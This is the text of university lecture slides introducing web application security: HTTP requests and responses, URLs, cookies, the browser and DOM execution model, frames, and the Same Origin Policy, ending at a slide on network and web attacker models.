

Web Application Security

Musard Balliu

Lecture 6

DD2395/DD2391

Where are we?

- Computer Security
 - Security model, Security principles
- Cryptography
 - Symmetric crypto, Asymmetric crypto
- Authentication and Authorization
 - Passwords, Certificates, DAC, MAC

Today's Plan

- Web Application Security
- Web Security Model
- Web Attacks and Defenses

Modern web applications are complex

The image shows a screenshot of the New York Times website with several callout boxes pointing to different parts of the page:

- Page code**: Points to the top navigation bar area.
- Ad code**: Points to a Volkswagen advertisement banner.
- 3rd-party libs**: Points to a video player on the left side of the page.
- 3rd-party frame**: Points to a video player on the right side of the page.
- Extension**: Points to the browser's address bar and toolbar area.

The website content includes the "N.Y. / Region" header, a "SUBSCRIBE NOW" button, a "SIGN IN" button, and a "Register" link. The main content area features articles such as "Choices on Health", "An Artist Takes His Pay in Coffee and Community", and "Intersection: Elmhurst Style Ease".

They handle sensitive data

- Financial data
 - Online banking, tax filing, shopping, budgeting, ...
- Health data
 - Genomics, prescriptions, ...
- Personal data
 - Email, messaging, affiliations, ...

Others want this information

- Financial data
 - Black-hat hackers, ...
- Health data
 - Insurance companies, ...
- Personal data
 - Ad companies, governments, ...

An insurance claim form titled "INSURANCE CLAIM FORM" is shown. A large red "REJECTED" stamp is placed diagonally across the form. The form includes sections for "FILING CLAIM FOR" (Accidental Injury Only or Injury With Disability), "INSTRUCTIONS", and "ADDITIONAL NOTES". It also contains fields for "Policy Number", "Accident Date", and "Short-Term Disability". A pen is visible in the bottom right corner of the form.

Many acting parties on the web

- ❖ Page developer
- ❖ Library developers
- ❖ Service providers
- ❖ Data providers
- ❖ Ad providers
- ❖ CDNs (Content Delivery Networks)
- ❖ Network provider

Challenges for Web Security

- ❖ How do we protect page from ads/services?
- ❖ How to share data with a cross-origin page?
- ❖ How to protect one user from another's content?
- ❖ How do we protect the page from a library?
- ❖ How do we protect the page from the CDN?
- ❖ How do we protect the page from network provider?

How can we build **flexible** and **secure** web applications from potentially vulnerable/untrusted components

Web Security Model

HTTP protocol and URLs

- Application layer protocol that allows fetching of resources (e.g., HTML documents, JavaScript)
- Resources have a Uniform Resource Location (URL)

The screenshot illustrates a web browser interface. The address bar at the top is highlighted with a red box, displaying the URL `https://canvas.kth.se/courses/56170`. Below the address bar, the browser's tab bar shows several open tabs, including 'Getting Started', 'Imported From Fir...', 'KTH print', 'The Register: Ente...', 'Recent conversati...', 'DD2391/DD2394/...', 'How To Use SSHF...', 'Ordering a laptop...', and 'shiftlef'. The main content area of the browser shows the Canvas LMS interface for the course 'DD2391/DD2394/DD2395 HT25'. The left sidebar contains navigation links: 'Account', 'Dashboard', 'Courses', 'Groups', and 'Calendar'. The main content area features a 'Recent announcements' section with a post titled 'Activities of the week (Sep 8 - Sep 12) and todos'. The post content reads: 'Hi all, Here comes the plan for this week and a high priority t...'. The post is dated '5 Sept 2025, 15:41'. Below the announcement, the course title 'DD2391/DD2394/DD2395 HT25 Computer Security' is displayed, along with buttons for 'Assign to', 'Edit', and a menu icon.

HTTP protocol and URLs

- Application layer protocol that allows fetching of resources (e.g., HTML documents, JavaScript)
- Resources have a uniform resource location (URL):



<https://canvas.kth.se:443/courses/56170/files/folder/Slides?preview=2709768#slide15>

The URL is annotated with labels for its components:

- scheme**: https
- domain**: canvas.kth.se
- port**: 443
- path**: /courses/56170/files/folder/Slides
- query string**: ?preview=2709768
- fragment id**: #slide15

HTTP protocol

- Clients and servers communicate by exchanging individual messages
- Two messages: request and response



HTTP protocol

- Clients and servers communicate by exchanging individual messages
- Two messages: request and response




HTTP protocol

- Clients and servers communicate by exchanging individual messages
- Two messages: request and response



HTTP protocol

- Clients and servers communicate by exchanging individual messages
- Two messages: request and response



Anatomy of a request

method

path

version

GET /index.html HTTP/1.1

Accept: image/gif, image/x-bitmap, image/jpeg, */*

Accept-Language: en

headers

Connection: Keep-Alive

User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)

Host: www.example.com

Referer: http://www.google.com?q=dasak

body
(empty)

Anatomy of a response

status code

HTTP/1.0 200 OK

Date: Sun, 21 Apr 1996 02:20:42 GMT

Server: Microsoft-Internet-Information-Server/5.0

Connection: keep-alive

Content-Type: text/html

Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT

Set-Cookie: ...

Content-Length: 2543

headers

body

<html>Some data... whatever ... </html>

Many HTTP methods

- **GET: Get the resource at the specified URL**
 - **Do not change the state of the server**
- **POST: Create new resource at URL with payload**
 - **Update the state of the server**
- **PUT: Replace target resource with request payload**
- **PATCH: Update part of the resource**
- **DELETE: Delete the specified URL**

Making HTTP stateful: cookies

- HTTP is stateless
- HTTP cookie: small piece of data that a server sends to the browser, who stores it and sends it back with subsequent requests
- What is this useful for?
 - Session management: logins, shopping carts, etc.
 - Personalization: user preferences, themes, etc.
 - Tracking: recording and analyzing user behavior

Setting cookies in response

HTTP/1.0 200 OK

Date: Sun, 21 Apr 1996 02:20:42 GMT

Server: Microsoft-Internet-Information-Server/5.0

Connection: keep-alive

Content-Type: text/html

Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT

Set-Cookie: trackingID=3272923427328234

Set-Cookie: userID=F3D947C2

Content-Length: 2543

<html>Some data... whatever ... </html>

Sending cookie with each request

GET /index.html HTTP/1.1

Accept: image/gif, image/x-bitmap, image/jpeg, */*

Accept-Language: en

Connection: Keep-Alive

User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)

Cookie: trackingID=3272923427328234

Cookie: userID=F3D947C2

Host: www.example.com


Referer: http://www.google.com?q=dasak

Basic browser execution model

- Each browser window does the following:
 - Loads content of the root page
 - Parses HTML and runs JavaScript
 - Fetches sub resources (e.g., images, CSS, JavaScript)
 - Respond to events like onClick, onMouseover, onLoad, setTimeout
 - Repeat until the page is done loading (which might be never)
 - Recent News: runs WebAssembly

Nested execution model

- Websites can load other websites within their window
- Windows may contain frames from different sources
 - Frame: rigid visible division
 - iFrame: floating inline frame




Nested execution model

- Websites can load other websites within their window
- Windows may contain frames from different sources
 - Frame: rigid visible division
 - iFrame: floating inline frame
- Why use frames?
 - Delegate screen area to content from another source
 - Browser provides isolation based on frames
 - Parent may work even if frame is broken

Document object model (DOM)

- JavaScript can read and modify page by interacting with DOM
 - Object Oriented interface for reading and writing website content
- Includes browser object model
 - Access window, document, and other state like history, browser navigation, and cookies



https://www.w3schools.com/js/js_htmlDOM.asp

JavaScript

- **JavaScript:** A programming language for running code in the web browser
- JavaScript is **client-side**
 - Code sent by the server as part of the response
 - Runs in the browser, not the web server!
- Used to manipulate web pages (HTML and CSS)
 - Makes modern websites interactive
 - JavaScript can be directly embedded in HTML with **<script>** tags

Modifying the DOM using JS

```
<html>
  <body>
    <ul id="t1">
      <li>Item 1</li>
    </ul>
```

- Item 1

...

```
</body>
</html>
```

```
<script>
```

```
  const list = document.getElementById('t1');
  const newItem = document.createElement('li');
  const newText = document.createTextNode('Item 2');
  list.appendChild(newItem);
  newItem.appendChild(newText)
```

```
</script>
```


Taming the beast

- Risk 1: Web servers should be protected from unauthorized access
- Risk 2: A malicious website should not be able to damage our computer
- **Risk 3: A malicious website should not be able to read or tamper with our information or interactions on other websites**
 - Example: If we visit **evil.com**, the attacker who owns **evil.com** should not be able to read our emails or buy things with our Amazon account
 - **Solution: Same Origin Policy (SOP)** - a browser mechanism that prevents one website from tampering with other websites


What are the relevant attacker models?

Relevant attacker models





Network attacker



Web attacker


